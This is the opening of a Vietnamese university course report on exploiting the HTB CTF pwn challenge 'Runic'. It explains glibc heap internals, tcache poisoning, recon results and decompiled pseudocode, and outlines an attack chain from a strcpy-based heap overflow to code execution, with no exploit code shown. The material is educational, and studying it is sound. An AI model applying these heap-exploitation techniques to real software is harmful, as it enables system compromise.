ĐẠI HỌC QUỐC GIA HÀ NỘI

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ

BÁO CÁO ĐỒ ÁN MÔN HỌC

AN TOÀN VÀ AN NINH MẠNG

Lớp học phần: INT3307E 1
Giảng viên: TS. Nguyễn Đại Thọ

Sinh viên thực hiện:

Họ và tên	MSSV
Nguyễn Tường Hùng	23020078

Hà Nội, ngày 24 tháng 12 năm 2025

Abstract

Đồ án này trình bày quá trình phân tích và khai thác lỗ hổng bảo mật trong thử thách Runic thuộc HTB Cyber Apocalypse CTF 2023, một chương trình C 64-bit được bảo vệ bởi các cơ chế hiện đại như ASLR, NX, PIE và Full RELRO. Thông qua reverse engineering và code review, xác định lỗ hổng heap buffer overflow phát sinh từ việc sử dụng không an toàn hàm `strcpy()` kết hợp với `read()` trong quá trình xử lý input chứa NULL bytes, dẫn đến hash confusion. Khai thác lỗ hổng này, kẻ tấn công có thể thực hiện tcache poisoning để leak địa chỉ heap và libc, bypass ASLR, sau đó ghi đè GOT entry của `strlen()` trong libc thành `system()`, cuối cùng đạt được Remote Code Execution. Đồ án minh họa chi tiết chuỗi tấn công hoàn chỉnh và đề xuất các biện pháp phòng thủ như sử dụng `memcpy()` và validate input nghiêm ngặt.

Contents

I. Introduction . . . 3
1.1. Pwn Challenge: Runic . . . 3
1.2. Lỗ hổng chính . . . 3
1.3. Phương pháp và công cụ . . . 3
1.4. Sử dụng AI trong tài liệu . . . 3
II. Background . . . 5
2.1. Ptmalloc và Heap Chunk Structure . . . 5
2.2. Heap Allocation và Deallocation . . . 5
2.3. Tcache Bins . . . 5
2.4. Unsorted Bin . . . 6
2.5. Heap Buffer Overflow . . . 6
2.6. Tcache Poisoning . . . 6
2.7. Security Mitigations . . . 6
III. Initial Reconnaissance . . . 7
3.1. GLIBC Version . . . 7
3.2. Binary Mitigations . . . 8
IV. Pseudocode Review . . . 10
4.1. `rune` Struct . . . 10
4.2. `main()` Function . . . 10
4.3. `setup()` Function . . . 11
4.4. `create()` Function . . . 12
4.5. `hash()` Function . . . 13
4.6. `delete()` Function . . . 14
4.7. `show()` Function . . . 14
4.8. `edit()` Function . . . 15
V. Exploitation . . . 19
5.1. Leaking Heap Address . . . 21
5.2. Leaking Libc Address . . . 23
5.3. Remote Code Execution . . . 27

VI. Mitigations 37
6.1. Sử dụng `memcpy()` thay vì `strcpy()` 37
6.2. Stop at NULL Byte 37
VII. Conclusion 38
VIII. References 39

I. Introduction

HTB Cyber Apocalypse CTF 2023: The Cursed Mission là sự kiện Capture The Flag (CTF) quy mô quốc tế do Hack The Box tổ chức từ ngày 18-23 tháng 3 năm 2023, thu hút sự tham gia của hơn 12,000 hackers từ khắp nơi trên thế giới. Cuộc thi cung cấp hơn 40 thử thách trải dài trên nhiều lĩnh vực bảo mật khác nhau bao gồm Web Exploitation, Binary Exploitation (Pwn), Forensics, Cryptography, Hardware, Machine Learning và Blockchain, với độ khó từ Very Easy đến Insane, mang đến cơ hội cho người tham gia thử thách kỹ năng tấn công và phòng thủ trong các kịch bản mô phỏng thực tế.

1.1. Pwn Challenge: Runic

Đồ án này tập trung vào việc phân tích Runic, một trong những thử thách thuộc mảng Binary Exploitation của cuộc thi. Runic là một chương trình C 64-bit sử dụng ptmalloc (GLIBC malloc implementation) để quản lý cấp phát động, được bảo vệ bởi các cơ chế bảo mật hiện đại như ASLR, NX, Full RELRO, và PIE. Thử thách yêu cầu người chơi phát hiện và khai thác các lỗ hổng trong chương trình và bypass các cơ chế bảo vệ này, cuối cùng đạt được Remote Code Execution và thu thập flag. Đồ án trình bày chi tiết quá trình phân tích, phát hiện lỗ hổng, xây dựng exploit, cho đến việc thực thi chuỗi tấn công hoàn chỉnh, và cuối cùng là các biện pháp giảm thiểu.

1.2. Lỗ hổng chính

Lỗ hổng cốt lõi trong Runic nằm ở việc xử lý chuỗi ký tự không đúng cách (improper string handling), cụ thể là trong quá trình sao chép chuỗi. Khi chương trình sử dụng hàm `strcpy()` để sao chép dữ liệu đầu vào vào buffer, nếu dữ liệu không được NULL-terminated hoặc chứa NULL bytes ở vị trí không mong đợi, `strcpy()` sẽ tiếp tục sao chép vượt quá ranh giới buffer đã cấp phát hoặc sao chép thiếu dữ liệu ban đầu. Điều này có thể dẫn đến heap buffer overflow - một lỗ hổng cho phép ghi dữ liệu vượt quá ranh giới chunk và ghi đè metadata của các chunks liền kề.

Thông qua heap buffer overflow, kẻ tấn công có thể thao túng các metadata quan trọng của ptmalloc như trường `size` và con trỏ `fd` trong free chunks, cho phép thực hiện các kỹ thuật khai thác tinh vi như tcache poisoning và unsorted bin exploitation. Việc kiểm soát metadata này, kết hợp với khả năng bypass các cơ chế bảo vệ hiện đại của GLIBC, cuối cùng giúp kẻ tấn công đạt được hai primitives mạnh mẽ: Arbitrary Address Write (khả năng ghi dữ liệu vào địa chỉ bất kỳ) và Arbitrary Address Read (khả năng đọc dữ liệu từ địa chỉ bất kỳ). Với AAR, kẻ tấn công leak được các địa chỉ quan trọng như libc base và heap base để vượt qua ASLR. Với AAW, kẻ tấn công ghi đè các cấu trúc dữ liệu quan trọng như GOT entries hoặc các con trỏ hàm, từ đó chuyển hướng luồng thực thi của chương trình để đạt được Remote Code Execution (RCE) và thu thập flag.

1.3. Phương pháp và công cụ

Phương pháp phân tích chính được sử dụng trong tài liệu này là **code review** - đọc và phân tích source code để hiểu logic chương trình và xác định các điểm yếu có thể khai thác. Quá trình này được hỗ trợ bởi ba công cụ chính: **IDA Pro** để thực hiện reverse engineering và static analysis, giúp hiểu rõ cấu trúc chương trình, luồng thực thi và các hàm quan trọng; **pwndbg** - một plugin mạnh mẽ cho GDB - để thực hiện dynamic analysis, debug chương trình trong runtime, quan sát trạng thái heap, kiểm tra giá trị các con trỏ và metadata của chunks, cũng như xác minh các giả thuyết và theo dõi hoạt động của exploit; và **pwntools** - một framework Python được thiết kế đặc biệt cho CTF - để viết exploit script tự động hóa quá trình tấn công, giao tiếp với chương trình target và xử lý các encoding/packing dữ liệu cần thiết.

1.4. Sử dụng AI trong tài liệu

Claude Code, một công cụ AI được phát triển bởi Anthropic, được sử dụng để hỗ trợ hoàn thiện báo cáo đồ án này và quá trình reverse engineering khi review pseudocode. Toàn bộ công việc kỹ thuật bao gồm

phân tích lỗ hổng, thiết kế và xây dựng exploit, debug, đều do sinh viên tự tham khảo và thực hiện. Việc sử dụng AI được công khai rõ ràng nhằm đảm bảo tính minh bạch và tuân thủ các chuẩn mực học thuật.

II. Background

2.1. Ptmalloc và Heap Chunk Structure

Ptmalloc là memory allocator mặc định trong GNU C Library, chịu trách nhiệm quản lý cấp phát động thông qua các hàm `malloc()`, `free()`, và các hàm liên quan. Đơn vị quản lý cơ bản của ptmalloc là chunk - một khối bộ nhớ liên tục bao gồm metadata (thông tin quản lý) và user data:

```
struct malloc_chunk {
    size_t prev_size; // Size of previous chunk (if free)
    size_t size; // Size of current chunk + flags
    malloc_chunk* fd; // Forward pointer (free chunks only)
    malloc_chunk* bk; // Backward pointer (free chunks only)
};
```

Khi chunk được cấp phát, chương trình chỉ nhìn thấy phần user data. Tuy nhiên khi chunk được giải phóng, ptmalloc tái sử dụng chính vùng user data này để lưu trữ các con trỏ `fd` (forward) và `bk` (backward), liên kết chunk vào các danh sách bins để tái sử dụng sau này. Trường `size` không chỉ lưu kích thước chunk mà còn sử dụng 3 bit thấp nhất làm flags, trong đó quan trọng nhất là **PREV_INUSE bit** (bit 0): nếu bit này được set (= 1), chunk trước đó đang được sử dụng; nếu bằng 0, chunk trước đó đã được giải phóng. Bit này được ptmalloc sử dụng để thực hiện consolidation (gộp các free chunks liền kề nhằm tránh phân mảnh bộ nhớ) và phát hiện các lỗi double-free.

2.2. Heap Allocation và Deallocation

Khi `malloc()` được gọi, ptmalloc không đơn giản yêu cầu kernel cấp phát memory mới mà tìm kiếm các chunks đã được giải phóng trước đó để tái sử dụng. Quá trình tìm kiếm diễn ra theo thứ tự ưu tiên: tcache bins (nhanh nhất, không cần lock) được kiểm tra đầu tiên, tiếp theo là fastbins và smallbins cho các chunks nhỏ, sau đó là unsorted bin, largebins cho chunks lớn, và cuối cùng là top chunk. Chỉ khi không tìm thấy chunk phù hợp, ptmalloc mới yêu cầu kernel mở rộng heap.

Khi `free()` được gọi, chunk không thực sự được trả về cho kernel mà được đưa vào các bins để `malloc()` có thể tái sử dụng. Chunk sẽ được đưa vào tcache trước tiên nếu tcache chưa đầy. Nếu chunk không thuộc tcache size hoặc tcache đã đầy, ptmalloc sẽ thực hiện consolidation - gộp chunk với các free chunks liền kề để tạo thành một chunk lớn hơn, sau đó đưa vào unsorted bin hoặc fastbins tùy thuộc vào kích thước.

2.3. Tcache Bins

Thread-local cache (tcache) là cơ chế cache quan trọng được giới thiệu từ GLIBC 2.26 nhằm tối ưu hiệu suất allocation trong môi trường đa luồng. Mỗi thread duy trì 64 tcache bins riêng biệt, mỗi bin chứa tối đa 7 chunks có cùng kích thước (từ 0x20 đến 0x410 bytes, cách nhau 0x10 bytes). Điểm đặc biệt của tcache là tính đơn giản và tốc độ: tcache sử dụng singly-linked list (chỉ có con trỏ `fd` trỏ đến chunk tiếp theo), hoạt động theo cơ chế LIFO, và quan trọng nhất là **không cần lock** vì mỗi thread có tcache riêng. Điều này giúp tcache cực kỳ nhanh nhưng cũng khiến nó dễ bị khai thác do thiếu các security checks, đặc biệt trước GLIBC 2.32.

Từ GLIBC 2.32, tcache áp dụng cơ chế **Safe-Linking** để bảo vệ con trỏ `fd`. Thay vì lưu trực tiếp địa chỉ chunk tiếp theo, con trỏ được mã hóa theo công thức $\text{PROTECT}(P) = (L \gg 12) \oplus P$, trong đó L là địa chỉ heap nơi con trỏ `fd` được lưu trữ và P là địa chỉ thực của chunk tiếp theo. Cơ chế này vừa ngăn chặn việc ghi đè `fd` tùy ý, vừa tạo ra cơ hội để leak heap address khi kẻ tấn công có thể đọc giá trị `fd` đã mã hóa. Ngoài ra, ptmalloc yêu cầu tất cả chunks hợp lệ phải được cấp phát tại địa chỉ được căn chỉnh 16 bytes (**alignment check**), tức địa chỉ phải chia hết cho 16.

2.4. Unsorted Bin

Unsorted bin là một bin đặc biệt trong ptmalloc, hoạt động như "trạm trung chuyển" cho các chunks lớn vừa được giải phóng. Đây là doubly-linked circular list chứa các chunks có kích thước bất kỳ (không thuộc fastbin/tcache size) chưa được sắp xếp. Khi một chunk lớn được `free()`, nếu không được đưa vào tcache, chunk sẽ được consolidate với các free chunks liền kề rồi đưa vào unsorted bin. Trong quá trình `malloc()` tiếp theo, ptmalloc quét unsorted bin để tìm chunk phù hợp hoặc sắp xếp chunks vào smallbins/largebins tương ứng.

Khi chunk được đưa vào unsorted bin, ptmalloc tự động ghi hai con trỏ `fd` và `bk` vào vùng user data của chunk, trỏ về main arena structure nằm trong vùng nhớ libc. Bằng cách đọc các con trỏ này (thông qua các lỗ hổng cho phép đọc memory), kẻ tấn công có thể leak địa chỉ trong libc và tính ngược lại libc base address, từ đó tính toán địa chỉ của bất kỳ hàm nào trong libc như `system()` hay `execve()`.

2.5. Heap Buffer Overflow

Heap buffer overflow là lỗ hổng xảy ra khi chương trình ghi dữ liệu vượt quá ranh giới của một chunk đã được cấp phát. Do các chunks được sắp xếp liền kề nhau trên heap, việc ghi tràn từ chunk này có thể ghi đè lên metadata hoặc user data của chunk liền sau. Các metadata quan trọng có thể bị ghi đè bao gồm trường `size` (để giả mạo kích thước chunk, khai thác logic bugs hoặc bypass các checks), con trỏ `fd` (để thực hiện tcache/fastbin poisoning), và cặp con trỏ `fd` / `bk` (để thực hiện các kỹ thuật như unlink attack hoặc leak addresses). Heap buffer overflow thường được kết hợp với các lỗ hổng khác như use-after-free hoặc logic bugs để tạo thành chuỗi khai thác hoàn chỉnh.

2.6. Tcache Poisoning

Tcache poisoning là kỹ thuật khai thác heap phổ biến nhằm kiểm soát việc allocation để `malloc()` trả về một chunk tại địa chỉ tùy ý mà kẻ tấn công chọn. Tcache bin hoạt động như một singly-linked list, với mỗi chunk có con trỏ `fd` trỏ đến chunk tiếp theo. Khi `malloc()` được gọi với kích thước phù hợp, ptmalloc lấy chunk đầu tiên ra khỏi bin, đọc con trỏ `fd` của chunk này để biết chunk tiếp theo, cập nhật head của bin, rồi trả về chunk cho chương trình. Nếu kẻ tấn công có khả năng ghi đè con trỏ `fd` của chunk trong tcache (thông qua use-after-free hoặc heap overflow) để trỏ đến một địa chỉ target bất kỳ, lần `malloc()` tiếp theo sẽ coi địa chỉ target là một chunk hợp lệ và trả về địa chỉ đó, cho phép kẻ tấn công ghi dữ liệu vào vị trí mong muốn.

2.7. Security Mitigations

GLIBC hiện đại triển khai nhiều cơ chế bảo vệ để ngăn chặn khai thác heap, bao gồm double-free detection thông qua tcache key, Safe-Linking (từ GLIBC 2.32), loại bỏ malloc hooks (từ GLIBC 2.34), kiểm tra chunk alignment, và phát hiện metadata corruption như kiểm tra PREV_INUSE bit và tính nhất quán của size. Tuy nhiên, các cơ chế bảo vệ này không hoàn toàn ngăn chặn được các khai thác tinh vi, đặc biệt khi được kết hợp với lỗ hổng logic.

III. Initial Reconnaissance

Trong challenge này, ba file được cung cấp bao gồm file thực thi `runic`, thư viện C chuẩn `libc.so.6`, và dynamic linker `ld.so`:



Figure 1: Các file được cung cấp

File `libc.so.6` là thư viện C chuẩn (GNU C Library) chứa các hàm cơ bản của ngôn ngữ C như `malloc()`, `free()`, `printf()`,... và các system call wrappers. Việc cung cấp phiên bản cụ thể của libc giúp đảm bảo tính nhất quán trong quá trình khai thác, vì các cơ chế bảo vệ, cấu trúc dữ liệu heap, và địa chỉ các hàm có thể khác nhau giữa các phiên bản.

File `ld.so` là dynamic linker/loader, chương trình chịu trách nhiệm load các shared libraries vào memory và resolve địa chỉ các symbol trong libc khi chương trình được thực thi. Dynamic linker đảm bảo rằng các hàm từ libc và các thư viện khác được liên kết đúng cách với địa chỉ trong không gian bộ nhớ của process.

3.1. GLIBC Version

Kết quả từ lệnh `strings libc.so.6 | grep "GLIBC_2."` trong Figure 2 cho thấy thư viện được cung cấp là GLIBC phiên bản `2.34`, được xác định thông qua symbol version cao nhất là `GLIBC_2_34`. Việc xác định chính xác phiên bản GLIBC là bước quan trọng trong quá trình phân tích và khai thác các lỗ hổng liên quan đến heap.

Phiên bản GLIBC có ảnh hưởng trực tiếp đến cơ chế quản lý heap và các biện pháp bảo vệ được triển khai. Cụ thể, GLIBC `2.34` là phiên bản quan trọng vì đã loại bỏ hoàn toàn các hook functions như `__malloc_hook`, `__free_hook`, và `__realloc_hook` - những target phổ biến trong các kỹ thuật khai thác heap truyền thống. Ngoài ra, mỗi phiên bản GLIBC có các cấu trúc dữ liệu heap khác nhau về offset, size, và cách tổ chức tcache bins, fastbins, unsorted bins. Các kiểm tra an ninh (security checks) như tcache key, safe-linking trong fastbins, và các validation khác cũng được bổ sung hoặc thay đổi qua các phiên bản.



Figure 2: Xác định phiên bản GLIBC

3.2. Binary Mitigations



Figure 3: Kết quả checksec

Kết quả phân tích từ công cụ `checksec` trong Figure 3 cho thấy file thực thi `runic` được biên dịch cho kiến trúc `amd64-64-little` với các cơ chế bảo vệ như sau:

- **Full RELRO**: Toàn bộ Global Offset Table (GOT) được đánh dấu read-only sau khi dynamic linker

hoàn tất quá trình linking, ngăn chặn hoàn toàn khả năng ghi đè địa chỉ hàm trong GOT.

- **Canary found**: Chương trình được bảo vệ bởi stack canaries - một giá trị ngẫu nhiên được đặt trên stack frame trước return address. Nếu canary bị thay đổi do buffer overflow, chương trình sẽ terminate trước khi thực thi return.
- **NX enabled**: Vùng nhớ dữ liệu (stack và heap) được đánh dấu non-executable, ngăn chặn việc thực thi shellcode được inject vào các vùng này.
- **PIE enabled**: Binary được load vào địa chỉ ngẫu nhiên trong bộ nhớ mỗi lần thực thi (Address Space Layout Randomization), khiến địa chỉ của code và data không thể dự đoán được.
- **RUNPATH = '.'**: Dynamic linker được cấu hình tìm kiếm shared libraries trong thư mục hiện tại, đảm bảo chương trình sử dụng đúng phiên bản libc được cung cấp kèm theo challenge.
- **Stripped: No**: Binary vẫn giữ nguyên debug symbols và tên hàm gốc, tạo điều kiện thuận lợi cho quá trình reverse engineering và phân tích.

IV. Pseudocode Review

4.1. `rune` Struct

Với sự trợ giúp của công cụ Claude trong việc phân tích mã giả, cấu trúc `rune` được xác định với kích thước `24` bytes (`0x18`). Cấu trúc này bao gồm các trường sau:

- `name[8]` : mảng 8 bytes chứa tên của rune.
- `*content` : con trỏ 8 bytes trỏ đến nội dung của rune.
- `length` : số nguyên không dấu 4 bytes lưu độ dài nội dung.
- `padding` : 4 bytes padding để căn chỉnh cấu trúc.

```
00000000 struct rune // sizeof=0x18
00000000 {
00000000 char name[8];
00000008 char *content;
00000010 unsigned int length;
00000014 unsigned int padding;
00000018 };
```

Cấu trúc `rune` có thể minh hoạ như sau:



Figure 4: Cấu trúc `rune`

4.2. `main()` Function

```
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
  int action; // [rsp+Ch] [rbp-4h]

  setup(argc, argv, envp);
  puts(
    "This is the ultimate test!\n"
    "Do you have what it takes to master the runes?\n"
    "Are you worthy of laying your eyes on the Pharaoh's tomb?\n"
    "Only your actions will tell...");
  while ( 1 )
  {
    while ( 1 )
    {
      puts("1. Create rune\n2. Delete rune\n3. Edit rune\n4. Show rune\nAction: ");
      action = read_int();
      if ( action != 4 )
        break;
      show();
```

```
    }
    if ( action > 4 )
    {
invalid_action:
      puts("Invalid action!");
    }
    else if ( action == 3 )
    {
      edit();
    }
    else
    {
      if ( action > 3 )
        goto invalid_action;
      if ( action == 1 )
      {
        create();
      }
      else
      {
        if ( action != 2 )
          goto invalid_action;
        delete();
      }
    }
  }
}
```

Tại hàm `main()`, chương trình bắt đầu với lời gọi hàm `setup()`, sau đó đi vào vòng lặp `while` cho phép người dùng lựa chọn 1 trong 4 hành động:

1. Tạo `rune`.
2. Xóa `rune`.
3. Chỉnh sửa `rune`.
4. Hiển thị `rune`.

Tuy nhiên không cung cấp lựa chọn nào để thoát khỏi chương trình.

4.3. `setup()` Function

```
int setup()
{
  rune **v0; // rax
  int i; // [rsp+Ch] [rbp-4h]

  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  LODWORD(v0) = setvbuf(stderr, 0, 2, 0);
  for ( i = 0; i <= 63; ++i )
  {
    v0 = MainTable;
    MainTable[i] = &items[i];
  }
  return (int)v0;
}
```

Qua quan sát mã giả của hàm `setup()`, các biến toàn cục chính được xác định như sau:

- `rune items[64]` - Mảng chứa 64 phần tử với kiểu dữ liệu `rune`, mỗi phần tử có kích thước 24 bytes.
- `rune *MainTable[64]` - Mảng chứa 64 phần tử với kiểu dữ liệu là con trỏ `rune *`.

Mối quan hệ giữa `MainTable` và `items` được minh họa trong hình dưới đây. Ban đầu, mỗi phần tử `MainTable[i]` trỏ đến phần tử tương ứng `items[i]`, tạo thành một ánh xạ một-một giữa hai mảng.



Figure 5: Mối quan hệ giữa mảng con trỏ `MainTable` và mảng dữ liệu `items`

4.4. `create()` Function

```
unsigned __int64 create()
{
  int index; // [rsp+0h] [rbp-20h]
  unsigned int length; // [rsp+4h] [rbp-1Ch]
  char *content; // [rsp+8h] [rbp-18h]
  char name[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 canary; // [rsp+18h] [rbp-8h]

  canary = __readfsqword(0x28u);
  *(_QWORD *)name = 0;
  puts("Rune name: ");
  read(0, name, 8u);
  index = hash(name);
  if ( MainTable[(unsigned int)hash(name)]->content )
  {
    puts("That rune name is already in use!");
  }
  else
  {
    puts("Rune length: ");
    length = read_int();
    if ( length <= 0x60 )
    {
      content = (char *)malloc(length + 8);
      strcpy(MainTable[index]->name, name);
      MainTable[index]->content = content;
      MainTable[index]->length = length;
      strcpy(content, name);
```

```
    puts("Rune contents: ");
    read(0, content + 8, length);
  }
  else
  {
    puts("Max length is 0x60!");
  }
}
return __readfsqword(0x28u) ^ canary;
}
```

Hàm `create()` cung cấp chức năng tạo một rune mới. Người dùng nhập `name` dài tối đa `8` bytes. Giá trị index được tính thông qua hàm băm `hash(name)`, cho thấy chương trình đang triển khai một cấu trúc Hash Table.

Sau khi tính toán index, chương trình kiểm tra con trỏ `content` của rune tương ứng để nhằm xác định tên đã được sử dụng hay chưa. Nếu con trỏ `content` khác NULL (đã được sử dụng), thông báo "That rune name is already in use!" được in ra và hàm kết thúc. Ngược lại, người dùng tiếp tục nhập vào độ dài nội dung, tối đa `0x60` bytes.

Một chunk (vùng nhớ) sẽ được cấp phát trên heap với kích thước bằng độ dài của nội dung được nhập cộng thêm `8` bytes, được trỏ đến bởi con trỏ `content`. Các giá trị được sao chép vào các trường tương ứng trong cấu trúc rune. Đặc biệt, trường `name` được sao chép thêm một lần nữa vào vị trí bắt đầu của chunk, còn nội dung sẽ được ghi vào tại vị trí offset là `8`.

Dưới đây là hình ảnh minh hoạ tổng quát về một rune được tạo (khối bên phải cùng là cấu trúc của một heap chunk được triển khai trong GLIBC):

